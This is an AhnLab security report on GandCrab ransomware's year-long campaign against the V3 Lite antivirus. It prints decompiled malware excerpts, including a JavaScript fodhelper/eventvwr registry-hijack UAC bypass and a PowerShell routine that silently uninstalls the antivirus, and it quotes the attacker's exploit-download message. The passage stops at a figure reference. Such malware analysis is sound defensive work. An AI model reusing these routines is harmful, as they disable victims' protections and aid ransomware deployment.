ASEC Report

Vol. 97

Q4 2019

AhnLab

ASEC REPORT

VOL.97 Q4 2019

ASEC (AhnLab Security Emergency-response Center) is a global security response group consisting of malware analysts and security experts. This report is published by ASEC and focuses on the most significant security threats and latest security technologies to guard against such threats. For further details, please visit AhnLab, Inc.'s homepage (www.ahnlab.com).

SECURITY TREND OF Q4 2019

Table of Contents

SECURITY ISSUE

- Endgame: AhnLab vs. GandCrab Ransomware

Security Issue

Endgame: AhnLab vs. GandCrab Ransomware

GandCrab ransomware, which is no longer active, was actively distributed for about a year from January 2018 to May 2019. GandCrab variants caused damage worldwide, including South Korea. AhnLab, a leader in cyber threat analysis, fought against GandCrab ransomware to mitigate attacks and effectively respond to the constantly changing attack methods.

GandCrab ransomware shares an extraordinary history with AhnLab. Just like any other ransomware, GandCrab searches for any running or pre-installed anti-malware program before interfering with its normal execution and shutting it down. However, GandGrab was found making an extra effort. GandCrab directly targeted 'AhnLab' and its anti-malware program, 'V3 Lite,' by mentioning it in its code. GandCrab even revealed the vulnerability of AhnLab V3 and made attempts to delete the program.

To effectively respond and protect against GandCrab attacks, AhnLab analyzed GandCrab and all its different versions by thoroughly investigating the distributed code, encryption method, restoration method, and evasive method used to avoid behavioral-based detection. Also, anytime a new attack feature targeting AhnLab and V3 was identified, the product developers

promptly addressed it to ensure maximum security.

The conflict between AhnLab and GandCrab Ransomware was a hot topic in both the IT and security industry. However, what is known is only a tip of the iceberg. This report will provide the full story of the long and complicated battle between AhnLab and GandCrab ransomware.

1. The Prelude to War (GandCrab v2.x)

On February 8th 2018, AhnLab announced the active distribution of GandCrab ransomware in South Korea through its blog. Shortly after, on April 17th, AhnLab publicly released GandCrab's Kill-Switch by analyzing how GandCrab works. The kill-switch blocked and prevented the encryption of files, thus interfering with GandCrab's operation.

This triggered the war between GandCrab and AhnLab. Three days later, profanity against AhnLab was found within the mutex name. However, GandCrab creator did not stop here but continued to express anger towards AhnLab by changing the host address from 'google.com' to 'ahnlab.com.' The host address used for C&C server communication and was randomly adjusted to avoid network filters.

```
Sleep(0x3E8u);
CreateMutexW(0, 0, L"AhnLab fuck you zaebali suka");
if ( GetLastError() != 5 && GetLastError() != 183 )
{
  sub_10003B40();
  sub_10003590();
  sub_10005360(&v2);
  v9 = 0;
  cbBinary = 0;
  v13 = 0;
  v8 = 0;
```

Figure 1-1 | Mutex including profanity towards AhnLab

The previously announced encryption blocking method was patched, and the internal version of GandCrab v3.0.0 was updated. However, AhnLab immediately identified a new method of blocking encryption by utilizing a pop-up message and published this finding.

2. Adversary Revealed (GandCrab v4.1.x)

By July 2018, GandCrab was being distributed by various methods including drive-by-download methods, e-mail, executable files, or fileless, based malware. There was even a case when a malicious script named 'ahnlab.txt' was distributed during a fileless attack exploiting PowerShell.

While AhnLab was dealing with GandCrab in South-East Asia, Fortinet was also analyzing and responding to GandCrab in real-time halfway across the globe. On July 9th, Fortinet released an encryption blocking method that stops encryption if there is a '<8hex-chars>.lock' file of a certain logic.

Based on the information, AhnLab confirmed that the new method was valid for the latest version, v4.1.1, as well. On July 13th, AhnLab made an executable file tool and distributed it to the public.

The GandCrab creator retaliated immediately. They included a sarcastic text within v4.1.2 towards both Fortinet and AhnLab by stating that the '.lock' file isn't the only blocking method. It then quickly responded by changing the file generation logic for the '.lock' file. However, AhnLab figured out the logic of v4.1.2 and updated it in their tool as well as for v4.1.3.

```
if ( SHGetSpecialFolderPathW(0, (LPWSTR)v1 + 256, 35, 1) )
{
  v2 = (WCHAR *)sub_40542D(0xE0Cu);
  v3 = v2;
  if ( v2 )
  {
    GetWindowsDirectoryW(v2, 0x100u);
    v3[3] = 0;
    if ( GetVolumeInformationW(
           v3,
           v3 + 256,
           0x100u,
           (LPDWORD)v3 + 384,
           (LPDWORD)v3 + 386,
           (LPDWORD)v3 + 385,
           v3 + 512,
           0x100u) )
    {
      wsprintfW(
        &v9,
        L"%X fortinet & ahnlab, mutex is also kill-switch not only lockfile ;)",
        *((_DWORD *)v3 + 384) >> 2);
      sub_402152(&v9, (int)&v6, (LPWSTR)&v7);
      v8 = 0;
      wsprintfW((LPWSTR)v1, L"%sWW%s.lock", (char *)v1 + 0x200, &v7);
      v4 = CreateFileW((LPCWSTR)v1, 0x40000000u, 0, 0, 1u, 0x4000000u, 0);
      v10 = (char *)v4 + 1 != 0;
      v8 = (char *)v4 + 1 != 0;
    }
    else
    {
      GetLastError();
    }
```

v4.1.2

Custom Salsa20

Figure 1-2 | GandCrab mentioned AhnLab and Fortinet in the Kill-Switch

While the kill-switch mentioned both AhnLab and Fortinet, the slightly modified internal version of v4.1.2 only included the “ahnlab” string. It also included a specific URL address, which contained profanity against AhnLab in Russian.

```
if ( v2 )
{
  GetWindowsDirectoryW(v2, 0x100u);
  v3[3] = 0;
  if ( GetVolumeInformationW(
         v3,
         v3 + 256,
         0x100u,
         (LPDWORD)v3 + 384,
         (LPDWORD)v3 + 386,
         (LPDWORD)v3 + 385,
         v3 + 512,
         0x100u) )
  {
    usprintfW(&v8, L"%X ahnlab http://nenesnix.net/media/created/dd0doq.jpg", *((_DWORD *)v3 + 384) >> 2);
    sub_402152(&v8, (int)&v5, (LPWSTR)&v6);
    v7 = 0;
    usprintfW(v9, L"GlobalWW%s.lock", &v6);
    v1 = v9;
    CreateMutexW(0, 0, v9);
    if ( GetLastError() != 5 && GetLastError() != 0xB7 )
      v8 = 1;
  }
```

Figure 1-3 | AhnLab string included in the URL




Figure 1-4 | Profanity against AhnLab in Russian

3. GandCrab Strikes Back

In August, the creator of GandCrab officially began to strike back. Through an exclusive interview with BleepingComputer, the creator sent the exploit source and declared revealment of V3 Lite's zero-day vulnerability. The creator claimed that this was revenge for the released Kill-Switch. The creator of GandCrab went on explaining that the Kill-Switch is no longer effective in the latest versions. Then, the internal version of GandCrab v4.2.1 revealed the attack pattern code for V3 Lite products, stating that AhnLab and GandCrab was finally even.

"My exploit will be an reputation hole for ahnlab for years," Crabs stated, while also sharing a link to a file storage service that hosted the alleged exploit.

```
[05:21:11] <> Hello, Catalin. I am GandCrab. Ping me when online
[05:21:57] <> I want to release ahnlab 0day denial of service exploit.
[05:22:23] <>
http://filestorage.biz/download.php?file=
Archive password is GandCrab

Target: AhnLab V3 Lite
Type: Denial of service
Author: GandCrab

*Abstract*

Ahnlab V3 Lite Denial of service. Possibly can trigger full write-what-where condition with privelege escalation.

Tested on Win7 x86, Win7 x64, Win 10 x64

[05:24:15] <> It is an answer for kill-switch. Their killswitch has became useless in only few hours. My exploit
will be an reputation hole for ahnlab for years
[05:28:37] <> just as verification. Look inside support message. I also set unusual bot price and expiration time.
http://gandcrab2pie73et.onion/          /support
```

Figure 1-5 | GandCrab creator announces alleged exploit attack of V3 Lite




Figure 1-6 | GandGrab's message towards AhnLab hidden in GandCrab v4.2.1

The alleged attack code could trigger a BSOD if V3 Lite was installed in the system, and was executed after encryption. AhnLab released an urgent patch immediately following the exploit, thus preventing any impact from the exploit.

4. GandCrab's Full-on Attack

Since then, the creator of GandCrab has made continuous efforts to uninstall the V3 program through its scripts and those attempts became more sophisticated as time passed.

The first method used by GandCrab to uninstall V3 was by inducing user-interaction. Within the distributed script, as shown below in [Figure 1-7], the creator included a code to specifically drop and run the JS file, which deletes V3 service upon detection.

```
if (Running_Check('V3 Service')) {
    if (uhwastvrten.FileExists("%USERPROFILE%" + "phnazx.txt")) {
        Func_CreateFile(cpaelli, "%USERPROFILE%" + 'tmtvgcslpw.js');
        try {
            RunJS('wscript.exe "' + "%USERPROFILE%" + 'tmtvgcslpw.js"');
        } catch (e) {}
    } else {
        Func_CreateFile('727272', "%USERPROFILE%" + 'phnazx.txt');
        try {
            RunJS('explorer.exe "' + WScript.ScriptFullName + '"');
        } catch (e) {}
        WScript.Quit();
    }
}
```

Drop and run the JS file to uninstall V3 when V3 service exists

Figure 1-7 | GandCrab's distributed script without obfuscation

The dropped JS file finds the path to the V3 deletion program and runs the corresponding uninstaller according to the user's Windows version, as shown in [Figure 1-8]. Afterward, it checks for 60 seconds whether or not V3 has been removed.

```
if (jjfmznn != '0') {
    if (arr[0] == '10') {  //Windows 10, Windows Server 2016
        WSH.RegWrite("HKEY_CURRENT_USER\\Software\\Classes\\ms-settings\\shell\\open\\command\\", '"' + jjfmznn + '\\Uninst.exe" -Uninstall',
        "REG_SZ");
        WSH.RegWrite("HKEY_CURRENT_USER\\Software\\Classes\\ms-settings\\shell\\open\\command\\DelegateExecute", "", "REG_SZ");
        lcdicgbguqo.ShellExecute("explorer.exe", '"' + yqnwti + '\\fodhelper.exe"', "", "open", 0);
        WScript.sleep(5000);
        WSH.RegDelete("HKEY_CURRENT_USER\\Software\\Classes\\ms-settings\\shell\\open\\command\\");
    } else {
        if (arr[0] == '6') { //Windows 7,8,Vista
            WSH.RegWrite("HKEY_CURRENT_USER\\Software\\Classes\\mscfile\\shell\\open\\command\\", '"' + jjfmznn + '\\Uninst.exe" -Uninstall',
            "REG_SZ");
            lcdicgbguqo.ShellExecute("explorer.exe", '"' + yqnwti + '\\eventvwr.exe"', "", "open", 0);
            WScript.sleep(5000);
            WSH.RegDelete("HKEY_CURRENT_USER\\Software\\Classes\\mscfile\\shell\\open\\command\\");
        }
    }
    var iii = 0;
    while (true) {
        if (Running_Check('V3 Service')) {
            WScript.sleep(100);
        } else {
            break;
        }
        iii = iii + 1;
        if (iii == 600) {
            break;
        }
```

Execute V3 Uninstaller (Uninst.exe) via file execution method according to the user's Window's environment

Wait for maximum of 60 seconds till the uninstallation of V3

Figure 1-8 | JavaScript that induces deletion of V3

Within that 60 second period, if the user clicks the 'remove button' it allows the system to run the notorious GandCrab Ransomware. This method required user interaction, which meant that the deletion of the program could not be done in the background without the user knowing it. This critical limit led the GandCrab creator to update its code on September 2018, to allow the deletion of the V3 program without letting the user know, as shown in [Figure 1-9]. The upgraded method allowed the V3 uninstallation screen to be hidden from the user's sight while also automating the click-button process to run GandCrab ransomware.

```
$a1=(Get-Process -Name V3Lite).path | Split-Path; $a2 = $a1+'\Uninst.exe';
if([System.IO.File]::Exists($a2)){
    $a3 = "-Uninstall";
    Uninstalls V3
    start-process $a2 $a3; $a = 0;
    While ($a -le 5) {
            Start-Sleep -s 1;
            Obtains the process class of executed uninstaller
            $a4 = Get-Process "AhnUn000.tmp";
            if ($a4) {
                if([int]$a4.MainWindowHandle -eq 0) {
                        Start-Sleep -seconds 1
                    Sends [Enter] to the uninstaller's window and switch into stealthy mode
                } [WindowHelper]::SendKeysMe($a4.MainWindowHandle)
            }
    }
}
```

Figure 1-9 | Main function of the decoded PowerShell

A new executable, cmd.exe, was added in addition to the original process, uninst.exe under Powershell.exe, for GandCrab v5.0. However, it did not stop here. It continuously altered the structure of its process tree to evade V3's behavioral-based detection. After September 26th, WMIC.exe was used instead of cmd.exe to uninstall V3 programs.

AhnLab made continuous updates to its anti-malware program, and GandCrab followed along. It distributed GandCrab v5.0.2 that incorporated uninstallation using the existing Uninst.exe –

Uninstall, in addition to the AhnUn000.tmp –UC method. As shown in [Figure 1-10], this version copies the Uninst.exe file to %temp%\AhnUn000.tmp, uses WMIC.exe to run the file as the -UC switch, and changes the V3 product-deletion processor to runas.exe.

In its later versions, GandCrab v5.0.3 only used AhnUn000.tmp –UC to execute the deletion of the program instead of using Uninst.exe, and in v5.0.4, the main agent for the program deletion had changed to cscript.exe.




Figure 1-10 | Process structure of uninstalling

AhnLab continued to update its product in response to GandCrab's weekly update through its script. On November 6th, AhnLab added CAPTCHA to the V3 Lite uninstall program to prevent automated deletion. As a result, GandCrab was unable to delete V3 after the application of CAPTCHA, and removed the uninstall function from its distributed script.

5. Endgame, the Last Battle

While GandCrab distributed before December 2018 attempted to delete V3 in various ways, GandCrab v5.0.4 discovered in January 2019 focused on terminating V3's operation instead of merely uninstalling it.

The process to disable V3 Lite is shown in Figure 1-11.




Figure 1-11 | Process to disable V3 Lite

Before moving onto the next step, GandCrab checks and uses the sleep function to wait 15 minutes to check if V3 Lite is running. As the first step, an execution file (help22.exe) is dropped to stop the service. The dropped file locates V3 Lite, and then duplicates Uninst.exe, the V3 uninstall program, to %UserProfile%\help.exe. The duplicated help.exe file then executes ASDCli.exe and stops the command to disable V3 Lite.

AhnLab immediately responded with critical security patches to respond to GandCrab's update of uninstalling and disabling V3 program. AhnLab deleted ASDCli.exe and prevented the stop command from being executed. AhnLab also upgraded the product by requiring an additional string, other than /Uninstall, to remove the product. The long and complicated battle between GandCrab and AhnLab seemed to have settled down.

However, the battle was far from the end. GandCrab's creator continued to insult AhnLab by adding an insulting text towards AhnLab in GandCrab v5.2. Distributed in February 2019, GandCrab v5.2 incorporated a time-delay technique to disturb the dynamic analysis. GandCrab v5.2 included "AnaLab_sucks" text string within the Window procedure class name that enables the SetTimer function. 'AnaLab' can be assumed as a typo for AhnLab. Nonetheless, the creator of GandCrab consistently mentioned 'V3 Lite' and 'AhnLab' directly within their distributed strings.




Figure 1-12 | AhnLab text string that was used as a class name

GandCrab v5.2, distributed a month later in March 2019, no longer had the above-mentioned text. Instead, a text insulting Bitdefender was included in the mutex. However, it was too soon to assume that the long battle between AhnLab and GandCrab ransomware had ended.

After AhnLab had responded to GandCrab's plot of disabling V3 in January 2019, GandCrab v5.2 added an evasive function in April to bypass V3's detection. Unlike the previous attempts to disable V3 Lite, the new feature injected the malware into AhnLab's anti-malware update program to perform malicious activities.

The evasive process of the V3 Lite is shown below in [Figure1-13].

